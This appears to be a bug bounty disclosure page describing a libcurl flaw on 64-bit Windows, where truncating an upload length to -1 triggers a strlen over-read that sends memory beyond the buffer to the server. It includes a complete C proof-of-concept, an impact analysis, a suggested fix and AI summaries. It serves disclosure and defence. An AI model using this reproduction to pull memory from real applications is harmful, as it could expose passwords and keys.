Remote memory disclosure vulnerability in libcurl on 64 Bit Windows
On 64-bit Windows, libcurl truncates a size_t buffer length to a signed long, turning a large upload size into -1, which is treated as a request to use strlen. An attacker who controls the upload size can cause libcurl to read and transmit memory beyond the intended buffer.

- Disclosed after 43 days
Remote memory disclosure vulnerability in libcurl on 64 Bit Windows
Summary:
libcurl (latest) contains a vulnerability that enables attackers to
remotely read memory beyond the bounds of a buffer in the style of the
infamous "heartbleed" vulnerability. Luckily, however, this is only
possible when libcurl runs on 64 bit Windows and it requires an
attacker capable of influencing the size of a file upload part.
The core of the problem is the following: while on 64 Linux and BSD
systems, sizeof(long) is 8, on 64 bit Windows, it
is 4. Consequently, the function AddHttpPost carries out an integer
truncation and sign conversion on these systems, as the parameter
bufferlength of type size_t (8 byte wide, unsigned) is assigned to
the field post->bufferlength of type long (4 byte wide,
signed). The following excerpt shows the corresponding code:
static struct curl_httppost *
AddHttpPost(char *name, size_t namelength,
            char *value, curl_off_t contentslength,
            char *buffer, size_t bufferlength,
	        [...]
            struct curl_httppost **last_post)
{
	[...]
    post->buffer = buffer;
    post->bufferlength = (long)bufferlength; /* <=== */
	[...]
}
In particular, this function is triggered when constructing an HTTP POST request that specifies custom file upload parts, e.g., with a statement such as the following:
curl_formadd(&formpost,
             &lastptr,
             CURLFORM_COPYNAME, "name",
             CURLFORM_BUFFER, "data",
             CURLFORM_BUFFERPTR, buffer,
             CURLFORM_BUFFERLENGTH, size,
             CURLFORM_END);
An attacker capable of choosing the file to upload may choose for it
to be 4294967295 in size, and, indeed, libcurl will transfer this
file without trouble on 64 bit Linux. On 64 bit Windows, however, this
leads to post->bufferlength being -1 due to the
truncation/sign-conversion, which happens to also be the value of the
constant CURL_ZERO_TERMINATED. On posting the data, this undesirable
interpretation causes the function curl_mime_data to assume that the
length of the buffer to upload is not known and should be determined
via strlen. Assuming the buffer does not contain zero bytes - and in
fact, the documentation states that it MAY NOT contain zero bytes,
strlen will read beyond the bounds of the buffer buffer, and
subsequently transmit the buffer contents AND memory behind it to the
HTTP server.
The following (commented) excerpt of curl_mime_data illustrates this
behavior:
CURLcode curl_mime_data(curl_mimepart *part, /* <=== */
                        const char *data, size_t datasize)
{
   [...]

  if(data) {
    // This branch is triggered when `datasize` is -1,
	// Note that `datasize` is again `size_t`, so, it will
	// then be > 2**32-1.
    if(datasize == CURL_ZERO_TERMINATED)
      datasize = strlen(data);

	// With a system that has > 4GB RAM, this allocation
	// succeeds.
    part->data = malloc(datasize + 1);
    if(!part->data)
      return CURLE_OUT_OF_MEMORY;

	// The part size is now set to be larger than 2**32-1,
	// although 2**32-1 is the size of the file.
    part->datasize = datasize;
Steps To Reproduce:
To further illustrate the problem, I have created a sample application
for which the string "secret" is located directly after the
to-be-transmitted buffer. On 64 bit Linux, the program correctly
transmits only the contents of the buffer. On 64 bit Windows, it


transmits the buffer contents and the string "secret". Logging network
traffic using tcpdump, this has been confirmed as the attached
screenshots show.
The following is the sample program (test.c), which compiles both on Linux and Windows (Visual Studio 2022 Community Edition).
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <curl/curl.h>

int main(void)
{
    CURL* curl;
    CURLM* multi_handle;
    int still_running = 0;
    struct curl_httppost* formpost = NULL;
    struct curl_httppost* lastptr = NULL;
    struct curl_slist* headerlist = NULL;
    static const char buf[] = "Expect:";

    // Place 4294967295 'A's on the heap (the buffer to transmit),
    // followed by the string "secret". If we now instruct libcurl
    // to transfer 4294967295, it should only transfer 'A's.

    size_t size = (size_t) 0xffffffff;
    char* buffer = (char*)malloc(size + strlen("secret") + 1);
    memset(buffer, 'A', size);
    memcpy(buffer + size, "secret", strlen("secret"));
    buffer[size + strlen("secret")] = '\0';

    // Instruct curl to send the buffer, specifying its size
    // to be 4294967295 (size)

    int ret = curl_formadd(&formpost,
        &lastptr,
        CURLFORM_COPYNAME, "name",
        CURLFORM_BUFFER, "data",
        CURLFORM_BUFFERPTR, buffer,
        CURLFORM_BUFFERLENGTH, size,
        CURLFORM_END);

    // The return value is 0 (success)
    printf("%d\n", ret);

    curl = curl_easy_init();
    multi_handle = curl_multi_init();
    headerlist = curl_slist_append(headerlist, buf);
    if (curl && multi_handle) {
      // We are uploading to a local webserver, but this can be any webserver.
      // upload.cgi can be an empty file.
      curl_easy_setopt(curl, CURLOPT_URL, "http://192.168.1.216/upload.cgi");
      curl_easy_setopt(curl, CURLOPT_VERBOSE, 1L);
      curl_easy_setopt(curl, CURLOPT_HTTPHEADER, headerlist);
      curl_easy_setopt(curl, CURLOPT_HTTPPOST, formpost);
      curl_multi_add_handle(multi_handle, curl);
      do {
            CURLMcode mc = curl_multi_perform(multi_handle, &still_running);
            if (still_running)
	      /* wait for activity, timeout or "nothing" */
	      mc = curl_multi_poll(multi_handle, NULL, 0, 1000, NULL);
            if (mc)
	      break;
      } while (still_running);
      curl_multi_cleanup(multi_handle);
      curl_easy_cleanup(curl);
      curl_formfree(formpost);
      curl_slist_free_all(headerlist);
    }
    return 0;
}
As suggested patch would be to use the type long long as opposed to
long for the buffer length. long long is guaranteed to be 8 byte
wide on Linux and Windows 64 bit systems.
Impact
An attacker could read memory from the process remotely, meaning that any information processed by the program using libcurl may be disclosed. Depending on the application, this information may be sensitive, e.g., passwords, keys could be in memory. In addition, reading memory offsets may be useful to identify memory mappings remotely in preparation for a memory corruption exploits that requires bypassing of ASLR.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely an integer truncation and sign conversion when a size_t buffer length is stored in a long field, which on 64-bit Windows is 32-bit and turns 4294967295 into -1, a value that also means CURL_ZERO_TERMINATED.
Impact
An attacker could read memory from the process remotely, potentially disclosing sensitive information such as passwords or keys, and the memory offsets may help bypass ASLR for memory corruption exploits; however, this only works on 64-bit Windows and requires the attacker to influence the upload size.
What the attacker needed
Libcurl runs on 64-bit Windows; attacker can influence upload part size; buffer lacks zero bytes
The fix
The buffer length should be stored in a type guaranteed to be 8 bytes wide on both Linux and Windows 64-bit systems, such as long long.
How it was found
- Place a buffer of size 4294967295 followed by a known string on the heap.
- Call curl_formadd with CURLFORM_BUFFERLENGTH set to that size.
- Send the form to a web server using libcurl on 64-bit Windows.
- Observe with tcpdump that the buffer contents and the following string are transmitted.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A program that uploads files using libcurl tells it how many bytes to send. On 64-bit Windows, a very large number gets squashed into a smaller signed number, becoming -1. libcurl treats -1 as 'length unknown' and measures the data with a string function that keeps reading until it finds a zero byte, so it sends extra memory after the file.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.



